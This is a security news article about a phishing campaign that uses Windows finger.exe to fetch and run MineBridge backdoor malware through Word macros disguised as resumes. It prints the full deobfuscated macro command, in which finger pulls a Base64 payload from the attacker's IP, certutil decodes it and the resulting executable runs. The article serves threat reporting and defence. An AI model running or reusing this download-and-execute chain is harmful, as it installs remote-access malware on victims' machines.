Windows Finger command abused by phishing to download malware

bleepingcomputer.com/news/security/windows-finger-command-abused-by-phishing-to-download-malware/

Lawrence Abrams

By
Lawrence Abrams

- January 15, 2021
- 02:34 PM
- 3

Attackers are using the normally harmless Windows Finger command to download and install a malicious backdoor on victims' devices.

The 'Finger' command is a utility that originated in Linux/Unix operating systems that allows a local user to retrieve a list of users on a remote machine or information about a particular remote user. In addition to Linux, Windows includes a finger.exe command that performs the same functionality.

To execute the Finger command, a user would enter finger [user]@[remote_host]. For example, finger bleeping@www.bleepingcomputer.com.


In September, we reported that security researchers discovered a way to use Finger as a LoLBin to download malware from a remote computer or exfiltrate data. LolBins are legitimate programs that can help attackers bypass security controls to fetch malware without triggering a security alert on the system.

Finger used in an active malware campaign

This week, security researcher Kirk Sayre found a phishing campaign utilizing the Finger command to download the MineBridge backdoor malware.

> https://t.co/U0GtPdILCk ITW maldoc using finger.exe to download 2nd stage. Runs 'finger nc20@184[.]164[.]146[.]102' to pull down b64 encoded cert, certutil to decode, runs payload. Payload is https://t.co/LeJ8mIYylh.
>
> — Kirk Sayre (@bigmacjpg) January 14, 2021


FireEye first reported on the MineBridge malware after discovering numerous phishing campaigns targeting South Korean organizations. These phishing emails contain malicious Word documents disguised as job applicant resumes that install the MineBridge malware.



MineBridge phishing email

Source: FireEye

Like the previous MineBridge campaigns seen by FireEye, the one discovered by Sayre also pretends to be a resume from a job applicant, as shown below.




Malicious MineBridge word document

Source: BleepingComputer

When a victim clicks on the 'Enabled Editing' or 'Enable Content' buttons, a password protected macro will be executed to download the MineBridge malware and run it.

BleepingComputer was able to bypass the password-protection on the Word macro, which is shown below in its obfuscated form.



Obfuscated malicious Word Macro

Source: BleepingComputer


The deobfuscated command executed by the macro, shown below, uses the finger command to download a Base64 encoded certificate from a remote server and saves it as %AppData%\vUCooUr.

```
cmd /C finger nc20@184.164.146.102 > %appdata%\vUCooUr >> %appdata%\
vUCooUr1 && certutil -decode %appdata%\vUCooUr1 %appdata%\vUCooUr.exe
&&cmd /C del %appdata%\vUCooUr1 &&  %appdata%\vUCooUr.exe;
```

Deobfuscated command executed by the macro

Source: BleepingComputer

The certificate retrieved via the finger command is a base64 encoded malware downloader malware executable. This certificate is decoded using the certutil.exe command, saved as %AppData%\vUCooUr.exe, and then executed.



Base64 encoded malware disguised as a certificate

Source: BleepingComputer

Once executed, the downloader will download a TeamViewer executable and use DLL hijacking to sideload a malicious DLL, the MineBridge malware.

> Interesting, downloads a teamviewer executable and a malicious dll, sideloaded by teamviewer, containing MINEBRIDGE malware - The behaviour is the same, apart from the finger.exe, even the TLD c2 *.top of fireeye report - https://t.co/qKFFlUnA0phttps://t.co/4hMJPlAGJg pic.twitter.com/QdIuwbe2Gq
>
> — Giuseppe `N3mes1s` (@gN3mes1s) January 15, 2021

Once MineBridge is loaded, the remote threat actors will gain full access to the computer and allow them to listen in via the infected device's microphone, and perform other malicious activities.

"Collectively, the two C2 methods support commands for downloading and executing payloads, downloading arbitrary files, self-deletion and updating, process listing, shutting down and rebooting the system, executing arbitrary shell commands, process elevation, turning on/off TeamViewer's microphone, and gathering system UAC information," FireEye explains in their report.

As Finger is rarely used today, it is suggested that administrators block the Finger command on their network, whether through AppLocker or other methods.

Related Articles:

PDF smuggles Microsoft Word doc to drop Snake Keylogger malware

Historic Hotel Stay, Complementary Emotet Exposure included

FluBot Android malware targets Finland in new SMS campaigns

German automakers targeted in year-long malware campaign

Ukraine warns of “chemical attack” phishing pushing stealer malware

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.